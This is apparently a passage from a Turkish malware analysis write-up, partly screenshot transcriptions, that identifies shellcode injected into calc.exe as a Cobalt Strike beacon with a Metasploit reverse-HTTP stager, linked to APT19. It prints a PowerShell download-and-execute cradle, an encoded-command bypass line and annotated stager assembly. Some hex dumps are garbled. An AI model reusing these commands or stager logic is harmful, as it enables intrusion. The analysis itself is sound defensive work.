00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	p









Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabukkodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.

Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.

The screenshot shows the Hex Workshop interface with the file `calc_02650000.bin` open. The main window displays the hex dump and ASCII representation of the file. The Data Inspector on the right shows the data at offset `0x0002D2A5`. The Structures window on the left shows the list of strings found in the file.

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D3D4 73 70 72 6E 67 00 00 00 63 6F 75 6C 64 20 6E 6F 74 20 63 72 spring...could not cr
0002D3E8 65 61 74 65 20 70 69 70 65 3A 20 25 64 00 00 00 49 27 6D 20 eate pipe: %d...I'm
0002D410 25 73 20 28 61 64 6D 69 6E 29 00 00 43 6F 75 6C 64 20 6E 6F already in SMB mode.
0002D424 74 20 6F 70 65 6E 20 70 72 6F 63 65 73 73 3A 20 25 64 20 28 %s (admin)..Could no
0002D438 25 75 29 00 46 61 69 6C 65 64 20 74 6F 20 69 6D 70 65 72 73 t open process: %d (
0002D44C 6F 6E 61 74 65 20 74 6F 6B 65 6E 20 66 72 6F 6D 20 25 64 20 (%u).Failed to impers
0002D460 28 25 75 29 00 00 00 00 46 61 69 6C 65 64 20 74 6F 20 64 75 onate token from %d
0002D474 70 6C 69 63 61 74 65 20 70 72 69 6D 61 72 79 20 74 6F 6B 65 (%u)...Failed to du
0002D488 20 25 66 6F 72 20 25 64 20 28 75 29 00 00 00 46 61 69 6C plicate primary toke
0002D49C 65 64 20 74 6F 20 69 6D 70 65 73 73 6F 6E 61 74 65 20 6C 6F n for %d (%u)...Fail
0002D4B0 67 67 65 64 20 6F 6E 20 75 73 65 72 20 25 64 20 28 25 75 29 ed to impersonate lo
0002D4C4 00 00 00 00 43 6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65 gged on user %d (%u)
0002D4D8 20 74 6F 6B 65 6E 3A 20 25 64 00 00 00 00 00 48 54 54 50Could not create
0002D4EC 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 token: %d.....HTTP
0002D500 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F /1.1 200 OK..Content
-Type: application/o

calc_02650...

Data Inspector

Data at offset 0x0002D2A5:

int8 111
uint8 111
int16 28271
uint16 28271
int32 6778479
uint32 6778479
int64 6778479

Expression Calc

Signed 32 bit

1

Eval

Structures

Member Value (dec) Value (hex) Size

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is an x64 process (can't inject x64 content)
0002D084 8 08 syswow64
0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Ready

Cursor: 0002D4FC Caret: 0002D2A5 Solve PC issues: 2 important messages 4 total messages

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D1F4 6E 6E 65 63 74 20 6F 6E 65 00 00 00 2A 00 00 25 64 09 25 nnect one...*.%.d.%
0002D208 64 09 25 64 2E 25 64 09 25 73 09 25 73 09 25 73 09 25 64 09 d.%d.%d.%s.%s.%d.
0002D21C 25 64 00 00 43 6F 75 6C 64 20 6E 6F 74 20 62 69 6E 64 20 74 %d..Could not bind t
0002D230 6F 20 25 64 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6A o %d...IEX (New-Obj
0002D244 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D258 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 74 70 3A ownloadString('Http:
0002D26C 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 00 00 00 //127.0.0.1:%u/');...
0002D280 25 25 49 4D 50 4F 52 54 25 25 00 00 43 6F 6D 6D 61 6E 64 20 %IMPORT%.Command
0002D294 6C 65 6E 67 74 68 20 28 25 64 29 20 74 6F 6F 20 6F 6E 67 length (%d) too long
0002D2A8 00 00 00 00 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6AIEX (New-Obj
0002D2BC 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D2D0 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 74 70 3A ownloadString('Http:
0002D2E4 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 3B 20 25 //127.0.0.1:%u/'); %
0002D2F8 73 00 00 00 70 4F 57 65 72 73 68 65 6C 6C 20 2D 6E 6F 70 20 s...pOWershell -nop
0002D30C 2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 45 6E 63 6F 64 65 -exec bypass -Encode
0002D320 64 43 6F 6D 6D 61 6E 64 20 22 25 73 22 00 00 00 3F 25 73 3D dCommand "%s"...?%s=

calc_02650...

Data Inspector

Data at offset 0x0002D2A5:

int8 111
uint8 111
int16 28271
uint16 28271
int32 6778479
uint32 6778479
int64 6778479

Expression Calc

Signed 32 bit

1

Eval

Structures

Member Value (dec) Value (hex) Size

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is an x64 process (can't inject x64 content)
0002D084 8 08 syswow64
0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Ready

Cursor: 0002D27B Caret: 0002D2A5 274432 bytes OVR MOD READ

The image shows two windows. The left window is x32dbg, displaying assembly code for a process named calc.exe. The right window is the Metasploit Framework, showing a script for a Meterpreter session. Red arrows indicate the flow of data from the assembly code to the script.

x32dbg Assembly Code (Address 00863E81):

```

00863E81  FF D5      call ebp
00863E82  6A 40      push 400000
00863E83  68 00 10 00 push 1000
00863E84  57         push edi
00863E85  68 58 A4 53 push E53A458
00863E86  55         push esi
00863E87  93         xchg ebx, eax
00863E88  53         push ebx
00863E89  57         push edi, esp
00863E8A  57         push ebx
00863E8B  68 00 20 00 push 2000
00863E8C  53         push esi
00863E8D  56         push edi
00863E8E  68 12 96 89 push E2899612
00863E8F  FF D5      call ebp
00863E90  85 C0      test eax, eax
00863E91  74 CD      ja calc.863E99
00863E92  8B 07      mov eax, dword ptr ds:[edi]
00863E93  01 C3      add ebx, ecx
00863E94  85 C0      test eax, eax
00863E95  74 CD      ja calc.863E99
00863E96  5B         pop ebx
00863E97  C3         ret
00863E98  68 10 FF FF push 0xFFFFFFFF
00863E99  32 31      xor ebp, dword ptr ds:[ecx]
00863E9A  32 2E      xor ebp, dword ptr ds:[ecx]
00863E9B  32 2E      xor al, 2E
00863E9C  34 2E      xor al, 2E

```

Metasploit Script:

```

131  push ebx          ; NULL as we dont care where the allocation is
132  push 0xE53A458    ; hash( "kernel32.dll", "VirtualAlloc" )
133  call ebp          ; VirtualAlloc( NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READ

135  download_prep:
136  xchg eax, ebx     ; place the allocated base address in ebx
137  push ebx         ; store a copy of the stage base address on the stack
138  push ebx         ; temporary storage for bytes read count
139  mov edi, esp     ; &bytesRead

141  download_more:
142  push edi         ; &bytesRead
143  push 8192        ; read length
144  push ebx         ; buffer
145  push esi         ; hRequest
146  push 0xE2899612  ; hash( "wininet.dll", "InternetReadFile" )
147  call ebp

148  test eax, eax     ; download failed? (optional?)
149  jz failure       ; continue until it returns 0
150  mov eax, [edi]   ; buffer += bytes_received
151  add ebx, eax
152  test eax, eax     ; optional?
153  jnz download_more
154  pop eax          ; clear the temporary storage

156  execute_stage:
157  ret              ; dive into the stored stage address

```

Analizin devamında ortaya çıkan ilave bilgiler de Google arama motorunda araştırıldığında FireEye'in 2017 yılında Çin devleti tarafından desteklendiği iddia edilen, hukuk ve yatırım firmaları hedef aldığı belirtilen APT19 grubu ile ilgili yayınlamış olduğu araştırma yazısına ulaşılır.

The image shows the x32dbg interface. The left pane displays assembly code for a process named calc.exe. The right pane shows a dump of memory, with a yellow arrow pointing to the EAX register value 02650000.

x32dbg Assembly Code (Address 04208337):

```

04208337  EB 07      jmp 4208324
04208338  C7 45 F0 04 mov dword ptr ss:[ebp-10], 4
04208339  F7 F5      push dword ptr ss:[ebp-10]
0420833A  68 00 30 00 push 3000
0420833B  8B 45 F4    mov eax, dword ptr ss:[ebp-C]
0420833C  57         push dword ptr ds:[eax+50]
0420833D  6A 00      push 0
0420833E  FF 55 D8    call dword ptr ss:[ebp-28]
0420833F  8B 45 C4    mov dword ptr ss:[ebp-3C], eax
04208340  8B 45 F4    mov eax, dword ptr ss:[ebp-C]
04208341  8B 45 D0    mov dword ptr ss:[ebp-30], eax
04208342  8B 45 A8    mov eax, dword ptr ss:[ebp-58]
04208343  8B 45 84    mov dword ptr ss:[ebp-4C], eax
04208344  8B 45 68    mov eax, dword ptr ss:[ebp-3C]
04208345  8B 45 4C    mov dword ptr ss:[ebp-4], eax
04208346  8B 7D 70    mov edi, dword ptr ss:[ebp-4]
04208347  8B 75 B4    mov esi, dword ptr ss:[ebp-4C]
04208348  8B 4D D0    mov ecx, dword ptr ss:[ebp-30]
04208349  F3 A4      repe movsb
0420834A  33 C0      xor eax, eax
0420834B  8B 4D FC    mov ecx, dword ptr ss:[ebp-4]
0420834C  66 89 01    mov word ptr ds:[ecx], ax
0420834D  8B 45 F4    mov eax, dword ptr ss:[ebp-C]
0420834E  0F 87 40 14 movzx eax, word ptr ds:[eax+14]


```

Memory Dump (Address 04208337):

```

Address Hex
04200000 EB 25 58 60 88 48 04 33 08 88 F9 C1 E9 02 88 5C
04200001 07 04 31 5C 07 08 83 EF 04 49 75 F2 88 18 31 58
04200002 08 61 83 C0 08 FF E0 E8 D6 FF FF FF 1F 8F DA 4C
04200003 51 A7 D9 4C 40 5A E8 00 00 00 5B 52 45 55 89
04200004 E5 81 C3 72 80 00 00 FF D3 89 C3 68 04 00 00
04200005 00 50 FF D0 68 F0 A2 56 68 05 00 00 50 FF
04200006 D3 00 00 00 00 00 00 00 00 00 00 00 00 00
04200007 F0 00 00 00 0E 1F BA 0E 00 84 09 CD 21 88 01 4C
04200008 CD 21 48 69 73 20 70 72 6F 67 72 61 60 20 63
04200009 61 6E 6E 6F 74 20 62 65 2E 00 72 75 6E 20 6E 20
0420000A 44 4F 53 20 6D 6F 64 65 2E 00 00 0A 24 00 00
0420000B 00 00 00 00 0F 02 1C 16 D8 B3 72 D8 B3 72 45
0420000C DB B3 72 45 66 FC E4 45 DA B3 72 45 C5 E1 F6 45
0420000D F2 B3 72 45 C5 E1 E7 45 C8 B3 72 45 C5 E1 F1 45
0420000E 5A B3 72 45 FC 75 09 45 D4 B3 72 45 DB B3 73 45
0420000F 06 B3 72 45 C5 E1 F8 45 62 B3 72 45 C5 E1 05 45
04200010 DA B3 72 45 C5 E1 E3 45 DA B3 72 45 52 69 68 68
04200011 DB B3 72 45 00 00 00 00 00 00 00 00 00 00 00
04200012 00 00 00 00 50 45 00 00 4C 0A 05 00 00 00
04200013 00 00 00 00 00 00 00 00 00 00 00 00 00 00
04200014 00 42 02 00 00 E2 00 00 00 00 00 51 6E 01 00

```



olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediye Var #15 oyununun çözüm yolunu da içermektedir.